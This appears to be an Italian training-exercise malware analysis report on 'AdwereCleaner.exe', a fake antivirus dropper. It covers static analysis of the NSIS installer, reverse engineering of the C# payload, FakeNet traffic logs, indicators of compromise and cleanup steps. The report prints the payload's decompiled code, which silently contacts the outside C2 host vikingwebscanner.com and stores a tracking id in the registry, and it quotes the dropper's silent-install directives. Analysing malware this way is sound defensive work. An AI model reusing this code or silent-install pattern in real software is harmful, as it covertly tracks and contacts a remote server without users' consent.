

Esercizio 1: Malware Analysis

1. Executive Summary

Il presente documento illustra i risultati dell'analisi condotta sul campione malevolo identificato come "**AdwereCleaner.exe**". Il malware si presenta come un finto software di sicurezza (Rogue AV/FakeAV) che simula la scansione del sistema per ingannare l'utente. Sotto la superficie, il campione agisce come un **dropper** che installa silenziosamente un payload scritto in **C#**. Quest'ultimo garantisce la persistenza nel sistema tramite modifiche al registro di configurazione e stabilisce comunicazioni di rete con un server esterno di Comando e Controllo (C2).


2. Identificazione del File (Dropper Originale)

Le informazioni preliminari del file eseguibile iniziale analizzato sono le seguenti:

- **Nome File Originale:** AdwereCleaner.exe
 - **Dimensione:** 195.400 byte (191 KB)
 - **MD5:** 248AADD395FFA7FFB1670392A9398454
 - **Architettura:** Eseguitibile 32-bit (PE32)
 - **Data di Compilazione:** Mercoledì 25 Dicembre 2013, 05:01:41
 - **Firma Digitale (Falsificata):** Il file presenta un certificato a nome di "WAT Software Rotterdam" emesso da "COMODO Code Signing CA 2".
-

3. Analisi Statica

L'analisi statica condotta con lo strumento **Detect It Easy (DIE)** ha rivelato che l'eseguibile principale è un pacchetto di installazione creato tramite **Nullsoft Scriptable Install System (NSIS)** versione 3.0a2:




- **Caratteristiche rilevate:** Alta entropia e riferimenti alla libreria **zlib**, che indicano dati compressi o offuscati per eludere i controlli.
- **Estrazione:** Tramite l'utility **7-zip**, sono stati estratti due elementi fondamentali:
 1. **[NSIS].nsi:** Script di installazione contenente le istruzioni operative del dropper.
 2. **6AdwCleaner.exe:** Il payload malevolo effettivo.

Analizzando lo script **[NSIS].nsi** sono emerse le istruzioni impartite al sistema:

- La stringa **"SilentInstall silent"** conferma che l'installazione del payload avviene in background, senza alcuna interazione visibile per l'utente.
- Il malware imposta la directory di destinazione tramite **InstallDir \$LOCALAPPDATA**.
- L'installatore esegue il payload malevolo al termine del download con l'istruzione **ExecShell "" \$INSTDIR\6AdwCleaner.exe**.


Analizzando il malware tramite **VirusTotal** abbiamo confermato la pericolosità con la conferma di alcune informazioni ricavate in precedenza.



4. Analisi del Payload e Reverse Engineering

Il payload estratto (**6AdwCleaner.exe**) presenta le seguenti caratteristiche:

- **MD5 Payload:** 87e4959fefec297ebbf42de79b5c88f6 (Identificato come **Trojan** dai motori di scansione su VirusTotal).
- **Linguaggio e Architettura:** Sviluppato in **C#** (.NET Framework) con una firma digitale "Windows Authenticode" contraffatta.



Attraverso la decompilazione del codice sorgente (eseguita con **dnSpy** analizzando la classe AdwareBooC.exe > Program > Main), è stato possibile mappare il comportamento logico:

- **Persistenza e Tracciamento:** Il malware manipola la chiave di registro HKEY_CURRENT_USER\Software\AdwCleaner per salvare un "id" univoco assegnato al computer infetto.

```
fileNameWithoutExtension.Replace(".exe", "");
string text = "HKEY_CURRENT_USER\\Software\\AdwCleaner";
string text2 = "id";
```

- **Comunicazione Esterna:** Utilizza la funzione WebClient.DownloadString per connettersi silenziosamente all'URL sospetto:

[http://www.vikingwebscanner.com/scripts/new_install.php?owner=.](http://www.vikingwebscanner.com/scripts/new_install.php?owner=)

```

if (Registry.GetValue(text, text2, null) == null)
{
    WebClient webClient = new WebClient();
    string text3 = "0";
    try
    {
        text3 = webClient.DownloadString("http://www.vikingwebscanner.com/scripts/new_install.php?owner=" + fileNameWithoutExtension);
    }
    catch
    {
    }
    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\AdwCleaner");
    registryKey.SetValue("id", text3);
    registryKey.Close();
}

```

L'ispezione delle stringhe con **Notepad++** ha evidenziato l'utilizzo di API di sistema critiche:

- **CreateDirectoryA / CreateFileA e SetFileAttributesA:** Per creare e nascondere file nel file system.
- **RegSetValueEx:** Per garantire il riavvio automatico del malware (*Persistence*).
- **Se Shutdown Privilege:** Permette al programma di forzare lo spegnimento o il riavvio del computer.

5. Analisi Dinamica

Durante l'esecuzione in ambiente controllato, il malware manifesta il suo comportamento **Rogue**:



Scan started, please allow us a few minutes to scan your PC




Item Name	Malware Type	Danger Level	Location
Internet Explorer	Spyware	High	HKCU\Software\Windows\Internet Expl...
Internet Explorer	Adware	Low	c:\windows\system32\ahmavi.dll
Internet Explorer	Adware	Medium	c:\Program files\save
Internet Explorer	Adware	High	c:\Program files\spywarestrike\lang

Infections Found: 11

Infections Cleanable: 11

Scanning Windows system



- Mostra una finta interfaccia grafica (GUI) intitolata "AdwCleaner - Your one stop solution for Adware".
- Simula una barra di caricamento e riporta falsi rilevamenti (es. "Infections Found: 11") per spaventare l'utente (Scareware).
- L'analisi del traffico di rete tramite **FakeNet** ha confermato tentativi attivi di risoluzione DNS per i domini obsp.usertrust.com e il dominio hardcoded www.vikingwebscanner.com.

```

2/23/26 07:02:31 AM [Diverter] ICMP type 3 code 1 192.168.50.2->192.168.50.2
2/23/26 07:02:33 AM [Diverter] 6AdwCleaner.exe (1552) requested UDP 192.168.50.2:53
2/23/26 07:02:33 AM [DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe
(1552)
2/23/26 07:02:33 AM [DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe
(1552)

```

6. Indicatori di Compromissione (IoC)

- **MD5 Dropper:** 248AADD395FFA7FFB1670392A9398454
- **MD5 Payload:** 87e4959fefec297ebbf42de79b5c88f6

- **Dominio Maligno:** vikingwebscanner.com
 - **URL C2:** http://www.vikingwebscanner.com/scripts/new_install.php
 - **Chiave di Registro:** HKEY_CURRENT_USER\Software\AdwCleaner
 - **Percorso File:** Directory %LOCALAPPDATA%.
-

7. Pulizia delle tracce

"AdwereCleaner.exe" è un esempio di **Fake Antivirus** con comportamento da **Trojan-Downloader**. Per la bonifica è necessario eseguire queste operazioni:

1. **Terminare** il processo 6AdwCleaner.exe
2. **Eliminare** i file eseguibili originari e quelli generati nella cartella %LOCALAPPDATA%.
3. **Rimuovere** tramite editor di registro la voce HKEY_CURRENT_USER\Software\AdwCleaner
4. **Bloccare** a livello perimetrale (Firewall/DNS) le richieste verso il dominio vikingwebscanner.com.